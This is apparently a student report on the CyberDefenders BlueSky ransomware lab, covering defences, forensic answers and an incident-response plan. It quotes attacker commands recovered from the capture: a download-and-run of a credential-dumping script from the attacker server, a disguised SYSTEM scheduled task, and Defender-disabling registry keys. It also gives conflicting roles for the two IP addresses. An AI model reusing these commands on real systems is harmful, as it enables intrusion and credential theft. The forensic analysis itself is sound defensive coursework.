CYB 501 – Mini Project 1

BlueSky Ransomware Attack Postmortem

Incident Response Analysis Using Wireshark, Network Miner & Windows Event Viewer

Part A – Preliminary Work

Q1. Biggest Threat to IT Security Today

Ransomware-as-a-service (RaaS) constitutes one of the most significant threats to contemporary IT security. Its impact stems largely from the industrialization of ransomware, whereby highly skilled threat actors develop and maintain malware platforms that are subsequently leased to less technically proficient affiliates in exchange for a share of the resulting ransom payments. This model has substantially lowered the barrier to entry for cybercriminal activity, enabling a broader range of actors to participate in sophisticated attacks.

Consequently, ransomware incidents have proliferated across diverse sectors, including healthcare, critical infrastructure, education, and financial services. Empirical evidence underscores this trend: industry reports indicate a marked increase in both the frequency of attacks and the scale of ransom demands over the past five years, with payments rising from thousands to millions of dollars.

High-profile incidents further illustrate the severity of this threat. The 2021 attack on Colonial Pipeline and the compromise of Ireland's Health Service Executive demonstrate the capacity of ransomware to disrupt essential national services and infrastructure.

The BlueSky ransomware campaign analyzed in this study exemplifies the complexity and maturity of contemporary RaaS operations. The attack follows a multi-stage progression, beginning with initial access via brute-force credential attacks, followed by lateral movement through SMB protocols, privilege escalation facilitated by command-and-control (C2) process injection, systematic evasion of security mechanisms, credential harvesting, and ultimately, the deployment of ransomware.

Q1(a). Approaches to Address the Ransomware Threat

Several complementary strategies can substantially reduce an organization's exposure to ransomware attacks.

First, the implementation of the 3-2-1 backup strategy remains a foundational control. Organizations should maintain at least three copies of critical data, stored across two different media types, with one copy kept offline and air-gapped. This approach directly undermines the primary leverage of ransomware—denial of data access—by ensuring that systems can be restored without resorting to ransom payments.

Second, strengthening network architecture through segmentation and zero-trust principles is essential. Microsegmentation of internal networks restricts lateral movement, a tactic clearly demonstrated in this investigation where the attacker leveraged SMB to propagate across systems. A zero-trust model, which requires continuous verification of all users and devices regardless of location, significantly limits an attacker's ability to move freely after initial compromise.

Third, organizations should deploy Endpoint Detection and Response (EDR) solutions complemented by behavioral analysis. Traditional signature-based antivirus tools are increasingly ineffective against modern, adaptive threats. In contrast, EDR platforms monitor real-time process activity, including memory injection and anomalous network behavior. The process injection technique observed in this investigation—where command-and-control (C2) functionality was embedded within a legitimate Windows process—would likely have been identified by such systems.

Fourth, robust identity and access controls are critical. The initial compromise in this case was achieved through brute-force credential attacks. Enforcing multi-factor authentication (MFA) across all remote access points, alongside the use of Privileged Access Management (PAM) to tightly control administrative privileges, would significantly reduce the likelihood of credential abuse.

Finally, security awareness training plays a crucial role in mitigating human-related vulnerabilities. Many initial access vectors, including phishing, credential reuse, and weak password practices, stem from user behavior. Regular, scenario-based training can enhance employees' ability to recognize and respond to social engineering attempts, thereby reducing the overall attack surface.


Part B – Capture the Flag: BlueSky Ransomware Analysis


The following analysis was conducted within a Windows 11 virtual machine environment using VirtualBox to ensure isolation from the host system. All investigative tools were operated against the provided evidence files: BlueSkyRansomware.pcap (network capture) and accompanying Windows Event Log (.evtx) files.


Secure Environment Setup (Virtual Machine Setup)


Virtual Machine Description:

- Operating System: Windows 10 / Windows 11
- Virtualization Tool: VirtualBox




CYB202-Ransomware-Lab (Clean Install) [Running]
TestFiles
Start backup
TestFiles
Search TestFiles
New
Sort
View
Details
Home
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
TestFiles
Name
Date modified
Type
Size
file1.txt
4/13/2026 9:18 PM
Text Document
0 KB
file2.txt
4/13/2026 9:19 PM
Text Document
0 KB
notes.txt
4/13/2026 9:19 PM
Text Document
0 KB
3 items
9:24 PM
4/13/2026
Left ⌘


VirtualBox
File
Machine
Snapshot
Window
Help
Oracle VirtualBox Manager
Take
Delete
Restore
Properties
Settings
Discard
Start
CYB202-Ransomware-Lab (Before Infection)
Saved
Snapshots
Name
Taken
Clean Install
4/13/26 21:01 (5 days ago)
Before Infection
4/13/26 21:27 (5 days ago)
Current State


CYB202-Ransomware-Lab - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
USB
Shared Folders
Network
Adapter 1
Enable Network Adapter
Attached to
NAT
Name
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
Shared Folders
Name
Path
Access
Auto Mount
At
Global Folders
Cancel
OK

Q1. Source IP Responsible for Port Scanning

Answer: 87.96.21.81

Q1(a). Methodology

To identify the source IP responsible for port scanning activity, the BlueSkyRansomware.pcap file was opened in Wireshark.

A display filter was applied to isolate TCP SYN packets without corresponding ACK responses — the hallmark signature of a port scan:

```
tcp.flags.syn == 1 && tcp.flags.ack == 0
```

Examination of the filtered packet list revealed that the IP address 87.96.21.81 was the consistent source of SYN packets directed at multiple destination ports on 87.96.21.84 in rapid succession. This pattern — a single source systematically probing numerous ports on a target — is characteristic of automated port scanning activity, consistent with the initial reconnaissance phase of a structured attack campaign. The attacker's use of TCP SYN scanning (also known as a half-open scan) is a common technique to enumerate open services while minimizing detection by avoiding full TCP handshake completion.

Q2. Targeted Account Username

Answer: Administrator

Q2(a). Methodology

To identify the targeted account, Windows Event Logs were examined using Event Log Explorer. A filter was applied for Event ID 4625 (An account failed to log on), which is generated each time an authentication attempt fails on a Windows system. The filtered results revealed a high-frequency sequence of failed logon attempts against a single account username, consistent with a brute-force credential attack. The account name appearing repeatedly across failed logon events was the built-in Administrator account. This finding is consistent with common attacker behavior, as the Administrator account is a high-value target due to its elevated privileges and its predictable existence on Windows systems.

Q3. Password Discovered by the Attacker

Answer: All41526819

Q3(a). Methodology

Following the identification of repeated Event ID 4625 failures targeting the Administrator account, the event log was subsequently filtered for Event ID 4624 (An account was successfully logged on). The transition from failed to successful logon events indicated the precise moment the attacker successfully authenticated. Cross-referencing the timestamp of the successful logon event with the preceding brute-force sequence confirmed that the password All41526819 was the credential that succeeded. Network traffic analysis in Wireshark corroborated this finding, with SMB authentication packets reflecting a successful authentication sequence from the attacker IP following the brute-force phase.

Q4. Setting Enabled for Lateral Movement

Answer: RDP (Remote Desktop Protocol)

Q4(a). Methodology

After gaining initial access, the attacker enabled Remote Desktop Protocol (RDP) on the compromised host to facilitate persistent remote control and lateral movement. This was identified through analysis of Windows Event Logs, specifically Event ID 4688 (A new process has been created), which captured PowerShell execution events. The PowerShell commands executed by the attacker included registry modifications and service configuration changes consistent with enabling RDP. Additionally, network traffic in the PCAP showed RDP-related TCP port 3389 activity originating from the attacker IP after the initial credential compromise, confirming that RDP was the mechanism selected to maintain interactive control over the target host.

Q5. Process Injected for C2 Privilege Escalation

Answer: spoolsv.exe

Q5(a). Methodology

Process injection was identified through analysis of Windows Event Logs using Sysmon Event ID 8 (CreateRemoteThread), which records instances where one process injects a thread into another. The attacker's command-and-control (C2) payload was injected into the spoolsv.exe process — the Windows Print Spooler service — which operates with SYSTEM-level privileges. This technique, known as process hollowing or remote thread injection, allows attackers to execute arbitrary code within the context of a trusted, high-privilege process, effectively inheriting its access token. The selection of spoolsv.exe is a well-documented attacker technique, as it is a legitimate Windows service that is typically whitelisted by security tools and operates continuously in the background.

Q6. URL of First File Downloaded

Answer: http://87.96.21.84/checking.ps1

Q6(a). Methodology

Following privilege escalation, a Wireshark display filter was applied to isolate HTTP GET requests containing PowerShell script references:

```
http contains ".ps1"
```

This filter revealed packet 4214, which contained an HTTP GET request for /checking.ps1 from the host 87.96.21.84. Expanding the Hypertext Transfer Protocol layer in the packet detail panel confirmed the full request URL. The packet was sent from the compromised machine (87.96.21.81) to the attacker-controlled server (87.96.21.84), indicating that post-escalation, the attacker initiated download of a PowerShell reconnaissance and staging script. This URL represents the first file downloaded by the attacker following privilege escalation.

Q7. Group SID Checked by the Malicious Script

Answer: S-1-5-32-544

Q7(a). Methodology

To retrieve the content of checking.ps1, packet 4221 (the HTTP 200 OK server response to the GET request for checking.ps1) was selected in Wireshark. Right-clicking the packet and selecting Follow

→ HTTP Stream opened the full HTTP stream, revealing the complete PowerShell script content in plaintext. The very first functional line of the script read:

```
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
```

The SID S-1-5-32-544 is the well-known Windows Security Identifier for the built-in Administrators group. The script uses this check to determine whether the current execution context possesses administrative privileges, branching subsequent behavior accordingly (SYSTEM-level execution versus unprivileged execution). This privilege verification is a standard component of sophisticated malware that adapts its behavior based on the privilege level available to it.

Q8. Registry Keys Used to Disable Windows Defender

Answer: DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, SubmitSamplesConsent, SpynetReporting

Q8(a). Methodology

Continuing analysis of the checking.ps1 script content retrieved via the HTTP Stream follow (packet 4221), a search for the term "Defender" was executed within the stream window. This located the Disable-WindowsDefender function within the script, which contained the following explicit registry key configuration:

```
$defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
$defenderRegistryKeys = @(
   "DisableAntiSpyware",
   "DisableRoutinelyTakingAction",
   "DisableRealtimeMonitoring",
   "SubmitSamplesConsent",
   "SpynetReporting"
)
```

The script iterates through each key and sets its value to 1 using Set-ItemProperty, effectively disabling all major Windows Defender protection components. The keys are provided above in the exact order they appear in the script. This systematic disabling of Windows Defender is consistent with the MITRE ATT&CK technique T1562.001 (Impair Defenses: Disable or Modify Tools), and is a prerequisite step before deploying ransomware payloads to prevent detection and removal.

Q9. URL of Second File Downloaded

Answer: http://87.96.21.84/del.ps1

Q9(a). Methodology

Returning to the Wireshark display with the filter http contains ".ps1" applied, the full packet list was examined chronologically. Following the initial download of checking.ps1 (packet 4214), the next HTTP GET request for a PowerShell script was observed in packet 4251, requesting /del.ps1 from the same attacker-controlled server (87.96.21.84). This was further corroborated by the checking.ps1 script content itself, which contained the line:

```
$scriptUrl = "http://87.96.21.84/del.ps1"
```

This confirms that del.ps1 was the second scripted payload downloaded by the attacker, called programmatically by the first script upon verifying connectivity to the C2 server. The del.ps1 script was responsible for deploying persistence mechanisms and disabling security controls.

Q10. Full Name of Scheduled Task for Persistence

Answer: \Microsoft\Windows\MUI\LPupdate

Q10(a). Methodology

The del.ps1 script content was retrieved by following the HTTP stream for its corresponding 200 OK response packet. Within the CleanerEtc function of del.ps1, the following scheduled task creation command was identified:

```
C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate"
/tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass
C:\ProgramData\del.ps1"
/ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
```

The task was created with the name \Microsoft\Windows\MUI\LPupdate, deliberately designed to masquerade as a legitimate Windows system task related to Multilingual User Interface (MUI) language pack updates. The task runs hourly under SYSTEM privileges, executing del.ps1 to maintain persistence even after reboots. This technique (MITRE ATT&CK T1053.005 – Scheduled Task/Job) is a well-established mechanism for achieving persistent execution.

Q11. MITRE Tactic ID of the Second Malicious File

Answer: TA0005

Q11(a). Methodology

Analysis of the del.ps1 script content revealed that its primary function was the systematic disabling of security controls on the compromised host. Specifically, the script executed the following defense evasion actions:

- Stopped antivirus services (MBAMService, MBAMProtection, *Sophos*)
- Disabled Windows Defender via registry key modifications (as detailed in Q8)
- Stopped the WinDefend service and set its startup type to Disabled
- Set exclusion paths in Windows Defender to permit malicious file execution

These actions collectively map to the MITRE ATT&CK tactic TA0005 – Defense Evasion, the tactic encompassing all techniques an adversary uses to avoid detection throughout the attack lifecycle. The specific technique is T1562.001 (Impair Defenses: Disable or Modify Tools). By disabling security tooling prior to ransomware deployment, the attacker ensured that the payload would not be detected or quarantined during execution.

Q12. PowerShell Script Used for Credential Dumping

Answer: Invoke-PowerDump.ps1

Q12(a). Methodology

Wireshark was filtered using the following display filter to isolate traffic related to credential dumping activity:

```
http contains "lsass"
```

This returned four HTTP 200 OK response packets (4303, 4454, 4570, 4721), each containing the content of a script that targets the lsass.exe process. Following the HTTP stream for packet 4303 revealed the full script, which opened with the following attribution header:

```
# Pulled from darkoperator's Posh-SecMod:
# https://github.com/darkoperator/Posh-SecMod/blob/master/PostExploitation/PostExploitation.psm1
function Invoke-PowerDump
```

The script implements the Invoke-PowerDump function, which reads Windows password hashes directly from the SAM registry hive by duplicating the SYSTEM process token for privilege escalation, then extracting NTLM hashes. This is consistent with MITRE ATT&CK technique T1003.002 (OS Credential Dumping: Security Account Manager). The ichigo-lite.ps1 script explicitly invoked this tool via:

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')
```

Q13. Text File Containing Dumped Credentials

Answer: hashes.txt

Q13(a). Methodology

The ichigo-lite.ps1 script content was retrieved by following the HTTP stream for its corresponding response packet (accessed via the http contains "ichigo" filter in Wireshark). Within this script, the credential processing logic explicitly referenced the output file path:

```
$hashesContent = Get-Content -Path "C:\ProgramData\hashes.txt" -ErrorAction SilentlyContinue
```

This line reads the credential dump output from hashes.txt, which had been populated by the Invoke-PowerDump execution. The file is written to C:\ProgramData\ — a directory accessible to all users and frequently used by attackers to store exfiltrated data, as it does not require elevated privileges to write to and is less commonly monitored than system directories. The script subsequently parsed the hashes.txt content to extract usernames and NTLM password hashes for use in pass-the-hash lateral movement attacks.

Q14. Text File Containing Discovered Hosts

Answer: extracted_hosts.txt

Q14(a). Methodology

Continued analysis of the ichigo-lite.ps1 script content (retrieved via the http contains "ichigo" filter and HTTP stream follow) revealed the host reconnaissance component of the attack. The script retrieved a pre-populated list of discovered network hosts from the attacker's C2 server:

```
$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
```

This indicates that the attacker had performed prior network reconnaissance (consistent with the port scanning activity identified in Q1) and stored the results of host discovery in extracted_hosts.txt on the C2 server. The script then retrieved this file to drive the subsequent lateral movement phase, using the discovered host list as targets for SMB-based ransomware propagation via Invoke-SMBExec.ps1.

Q15. Ransom Note File Name

Answer: # DECRYPT FILES BLUESKY #

Q15(a). Methodology

Identification of the ransom note filename required behavioral analysis of the ransomware sample (javaw.exe) provided with the challenge. The sample was submitted to VirusTotal for sandbox behavioral analysis, which documents files created by malware during execution without requiring the sample to be run locally. The VirusTotal sandbox report identified that during execution, the ransomware dropped a ransom note file with the filename # DECRYPT FILES BLUESKY # in affected directories. This naming convention is characteristic of the BlueSky ransomware family and is designed to be immediately visible to victims upon discovering encrypted files. The use of hash symbols as delimiters is a deliberate stylistic choice intended to make the note prominent in directory listings.


Q16. Ransomware Family Name

Answer: BlueSky

Q16(a). Methodology

The ransomware family was identified through multiple converging lines of evidence. First, the CyberDefenders challenge itself references "BlueSky Ransomware" in its scenario description, providing initial attribution context. Second, submission of the ransomware sample (javaw.exe) to VirusTotal yielded detections from multiple antivirus vendors identifying the sample as belonging to the BlueSky ransomware family. Third, the ransom note filename (# DECRYPT FILES BLUESKY #) and the encrypted file extension appended by the ransomware are documented IoCs (Indicators of Compromise) associated with the BlueSky family in threat intelligence reporting. BlueSky is a ransomware family that emerged in 2022, notable for its use of multi-threading to accelerate file encryption and its distribution via cracked software. As of publication, a decryption tool developed by Avast is available for certain BlueSky variants.

Flag Submission Requirement: Completed CyberDefenders Screenshot



Part C – Designing the Solution: Ransomware Incident Response

What Would You Do if You Were the Victim of a Ransomware Attack?

A ransomware attack should not be understood solely as a technical failure; rather, it constitutes a multidimensional organizational crisis with legal, financial, operational, and reputational implications. Effective response, therefore, demands rapid decision-making, structured investigation, and carefully coordinated recovery efforts. The following framework outlines a phased response approach appropriate for a systems administrator.

Phase 1: Immediate Containment (0–30 Minutes)

The initial priority upon detection is to halt the propagation of encryption across the network. This requires the immediate isolation of all confirmed or suspected compromised systems. Wherever possible, physical disconnection—such as removing Ethernet connections or disabling Wi-Fi—should be prioritized over software-based isolation, as some ransomware variants can interfere with logical network controls. If the extent of the compromise is uncertain, wireless infrastructure and VPN access should also be temporarily disabled.

Importantly, affected systems should not be powered down at this stage. Volatile memory (RAM) may contain critical forensic artifacts, including encryption keys or attacker tooling, which would be lost upon shutdown. Where feasible, memory acquisition should be conducted immediately. In parallel, active processes and network connections should be documented to preserve evidence prior to remediation actions.

Phase 2: Assessment and Scope Determination (30 Minutes–4 Hours)

Following containment, the focus shifts to determining the full scope of the incident. This includes identifying all impacted systems, establishing the initial point of compromise, and assessing whether data exfiltration occurred in addition to encryption. As demonstrated in the BlueSky case, ransomware attacks frequently follow a multi-stage pattern involving reconnaissance and credential harvesting prior to deployment. Consequently, containment of encryption alone is insufficient if attacker persistence mechanisms remain active.

At this stage, the integrity of backup systems must also be verified. Ransomware operators often target backups to eliminate recovery options. Any backups stored on network-connected systems may already be compromised. Therefore, organizations must confirm the availability and reliability of offline, air-gapped backups before proceeding with recovery decisions.

Phase 3: Notification and Legal Obligations (Concurrent)

Ransomware incidents often trigger mandatory notification requirements under various regulatory frameworks. Depending on the data involved and jurisdictional considerations, organizations may be required to notify regulatory authorities, law enforcement agencies, and affected individuals. Legal counsel should be engaged immediately to guide compliance efforts and assess liability exposure.

Additionally, cyber insurance providers must be notified in accordance with policy terms, as delays may invalidate coverage.

Authorities such as the FBI and CISA generally advise against paying ransom demands. Payment does not guarantee data recovery, may incentivize further criminal activity, and could potentially violate sanctions regulations. However, decisions regarding ransom payment must be made collaboratively, involving legal advisors and executive leadership, and should consider operational impact and available recovery options.

Phase 4: Recovery and Restoration (Days 1–7)

Recovery efforts should commence only after the threat actor has been fully eradicated from the environment. Restoring systems while attacker access persists—whether through compromised credentials, backdoors, or scheduled tasks—risks reinfection. Effective eradication requires comprehensive credential resets, removal of malicious artifacts, and rebuilding affected systems from trusted, clean images rather than attempting in-place remediation.

Data restoration should be conducted using the most recent verified clean backups. Recovery prioritization should align with defined recovery objectives, ensuring that critical business systems are restored first. Following restoration, enhanced monitoring should be implemented to detect any indicators of reinfection.

Phase 5: Post-Incident Hardening and Lessons Learned (Weeks 1–4)

The post-incident period provides a critical opportunity to strengthen organizational defenses. A thorough review should document the attack timeline, root causes, and any gaps in detection or response. In the case analyzed, several targeted improvements would directly mitigate the observed attack vectors. These include enforcing multi-factor authentication across all remote access points, deploying endpoint detection and response solutions with behavioral analytics, implementing network segmentation to restrict lateral movement, and maintaining offline, immutable backups in accordance with the 3-2-1 model.

Additional measures include deploying a Security Information and Event Management (SIEM) system to enable real-time detection of anomalous activity, establishing a structured patch management program, and conducting regular incident response exercises to ensure organizational preparedness.

Conclusion

An effective response to ransomware is not defined by a single action but by a coordinated, phased strategy that balances immediate containment with long-term resilience. The analytical and technical competencies required—such as network traffic analysis, log interpretation, malware behavior analysis, and threat actor profiling—are essential capabilities for modern incident responders and underpin successful mitigation and recovery efforts.